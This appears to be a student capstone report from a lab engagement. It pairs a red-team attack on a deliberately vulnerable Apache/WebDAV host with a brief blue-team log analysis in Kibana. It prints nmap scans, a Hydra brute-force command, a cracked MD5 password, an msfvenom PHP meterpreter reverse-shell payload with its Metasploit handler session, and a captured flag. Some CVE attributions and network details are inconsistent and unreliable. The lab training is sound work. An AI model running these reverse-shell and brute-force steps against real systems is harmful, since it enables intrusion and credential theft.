Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

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
Network Topology

Network Topology



Network
Address Range: **192.168.1.0/24**
Netmask: **255.255.255.0**
Gateway: **10.0.0.1**

Machines
IPv4: **192.168.1.1**
OS: **Windows**
Hostname: **Red vs Blue - ML-REFVM-684437**

IPv4: **192.168.1.90**
OS: **Kali GNU (Linux 5.4.0)**
Hostname: **Kali**

IPv4: **192.168.1.100**
OS: Ubuntu **18.04.1 LTS**
Hostname: **ELK**

IPv4: **192.168.1.100**
OS: **Ubuntu 18.04.1 LTS**
Hostname: **Capstone**

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-REFVM-684427 (Hyper-V Azure Machine)	192.168.1.1	NATSwitch (Host Machine Cloud based - Hosting the following 3 VM's)
Kali	192.168.1.90	Attack Machine utilized for penetration testing
ELK 	192.168.1.100	Network Monitoring Machine that runs Kibana - Log data arrives from Capstone Machine (192.168.1.105)
Capstone 	192.168.1.105	Target Machine that replicates a vulnerable server hosting Apache and ssh server

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open Web Port (80) with public access: CVE-2019-6579 [1]	Port 80 is commonly used for web communication. If left open and improperly secured, it can be accessed publicly.	*This vulnerability all allows access into web servers. Files and Folders on a webserver are easily accessible in this manner. Any sensitive and secret files can be found.*
Apache Directory Listing: CVE-2007-0450 [2]	This allows attackers to read files utilizing the URL	Attackers are able to traverse the directory to locate sensitive information on a webserver
Brute-force Attack	A type of attack the systemically checks all possible username and password combination until the correct one is found	Utilizing brute force and a common passwords list (such as rockyou), passwords can easily be found
Reverse Shell Backdoor: CVE-2019-13386 [3]	Provides a point of entry on a for a reverse shell payload that the firewalls do not detect	This is what attackers can utilize to gain access to a vulnerable web server and extract information

Vulnerability Assessment - (Continued)

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Local File Inclusion (LFI) CVE-2021-31783 [4]	LFI is a vulnerability in poorly designed. Users can then upload content into the application or server	*An LFI vulnerability allows an attacker to upload a malicious payload*
Directory Indexing Vulnerability CVE-2019-5437 [5]	This allows attackers to view and download content of directories located on a vulnerable device	*Directory listing can allow attackers to access confidential data*
Unsecured Credentials found in other user's profiles CVE-2020-24227 [6]	Storage of usernames and/or passwords in plain, non-encrypted text	*Evidence provided during this attack that usernames and passwords were not properly secured*
WebDAV Vulnerability	WebDAV can be exploited on a server to grant shell access	*Hackers can remotely modify website content*

Exploitation: Open Web Port (80) CVE-2019-6579

01

Tools & Processes

Nmap and netdiscover can be used to scan for open ports on the target machine.

Commands used:

~# netdiscover -r 192.168.1.225/16

~# nmap -sV 192.168.1.0/24

~# nmap -sS -A 192.168.1.105

Webserver: 192.168.1.105/meet_our_team/ashton.txt

02

Achievements

Netdiscover shows 3 hosts. An nmap of our target shows ports 22 and port 80 open.

There were files discovered in meet_our_team/**ashton.txt** denoting the existence of a secret folder.


The secret folder was found at **/company_folders/secret_folder**

```
Currently scanning: 192.168.113.0/16   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 168
-----------------------------------------------------------------------------
IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.1     00:15:5d:00:04:0d      2      84  Microsoft Corporation
192.168.1.100   4c:eb:42:d2:d5:d7      1      42  Intel Corporate
192.168.1.105   00:15:5d:00:04:0f      1      42  Microsoft Corporation
```

```
root@Kali:~/Desktop# nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-11 17:17 PST
Nmap scan report for 192.168.1.1
Host is up (0.00050s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00067s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00064s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.63 seconds
root@Kali:~/Desktop#
```

Exploitation: Open Web Port (80) CVE-2019-6579 (continued)

03





```
root@Kali:~/Desktop# nmap -sS -A 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-11 17:20 PST
Nmap scan report for 192.168.1.105
Host is up (0.00095s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME              FILENAME
| -     2019-05-07 18:23  company_blog/
| 422   2019-05-07 18:23  company_blog/blog.txt
| -     2019-05-07 18:27  company_folders/
| -     2019-05-07 18:25  company_folders/company_culture/
| -     2019-05-07 18:26  company_folders/customer_info/
| -     2019-05-07 18:27  company_folders/sales_docs/
| -     2019-05-07 18:22  company_share/
| -     2019-05-07 18:34  meet_our_team/
| 329   2019-05-07 18:31  meet_our_team/ashton.txt
| 404   2019-05-07 18:33  meet_our_team/hannah.txt
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap
org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=2/11%OT=22%CT=1%CU=33441%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=62070B64%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=106%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Network Distance: 1 hop
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
```

Webserver:

Once the scan was complete, the next step was to examine the webserver found at 192.168.1.105. The main directory shows a general list of folders. Ashton's username can be found in the /company_blog/ in lowercase

Ashton.txt found under /meet_our_team/ shows the existence of a "secret folder" that's guarded under a username and password



Exploitation: Bruteforce Attack

01

Tools & Processes
Hydra was used as a password recovery tool. Rockyou.txt was the password list used with Hydra
Command:
$ hydra -l ashton -P /root/Downloads/rockyou.txt -s 80 -f 192.168.1.105


02

Achievements
Hydra yielded a password for Ashton's account: "leopoldo"

This grants access to /secret_folder/. Inside we find Ryan's username, "ryan", and the hash for Ryan's password.

Cracking this hash grants the password "linux4u" permitting access to /webdav system


03




Exploitation: Bruteforce Attack (continued)

03

```
d7dad0a5cd7c8376eeb50d69b3ccd352    md5    linux4u
```





Exploitation: Reverse Shell Backdoor [CVE-2019-13386]

01

Tools & Processes

Payload was created using msfvenom and uploaded using LFI

~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> payloadshell.php

#Established a remote listener

Execute reverse shell payload to enable backdoor on Capstone machine.

meterpreter > cd /

meterpreter > ls -a

Meterpreter > cat flag.txt

02

Achievements

Reverse shell payload allows for listening on webDAV once connected through Metasploit

Upon payload execution, the attacker can listen to the Capstone machine (192.168.1.105)

Using meterpreter, flagfile was discovered on the server: b1ng0w@5h1sn@m0

```
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
```

03

```
root@Kali:~/Desktop# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.
1.90 lport=4444 >> payloadshell.php
```

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) >
```

```
meterpreter > getwd
/var/www/webdav
meterpreter > sysinfo
Computer     : server1
OS           : Linux server1 4.15.0-108-generic #109-Ubuntu SMP Fri Jun 19 1
1:33:10 UTC 2020 x86_64
Meterpreter : php/linux
meterpreter >
```

Exploitation: Local File Inclusion (LFI) CVE-2021-31783

01

Tools & Processes
Msfvenom and meterpreter were used to establish connection between the attack and target machine

02

Achievements
Metasploit's multi/handler exploit in conjunction with the msfvenom payload (once delivered to victim) allows for access to target machine's shell

03

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) >
```

```
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may b
e specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

msf5 exploit(multi/handler) >
```

```
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) >
```

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 2 opened (192.168.1.90:4444

meterpreter >
```

Exploitation: WebDAV Vulnerability

01

Tools & Processes


PHP reverse shell was created with msfvenom. Using obtained credentials for Ryan, Kali File Manager was used to distribute payload to webDAV

02

Achievements

This grants payload distribution to victim machine allowing LFI and a backdoor to be created. Listener is then established on port 4444.


03




Blue Team
Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The port scan occurred on **Feb 8th, 2022 at 02:29:00 UTC or Feb 7th 06:29:00 PST**
- **540, 267 hits** occurred from the source IP **(192.168.1.90)**
- A large percentage of HTTP method requests are **Queries**, indicating someone is scanning the system






Analysis: Finding the Request for the Hidden Directory


- **16,664 requests were made**
- **"/company_folders/secret_folder"** was the primarily requested hidden directory

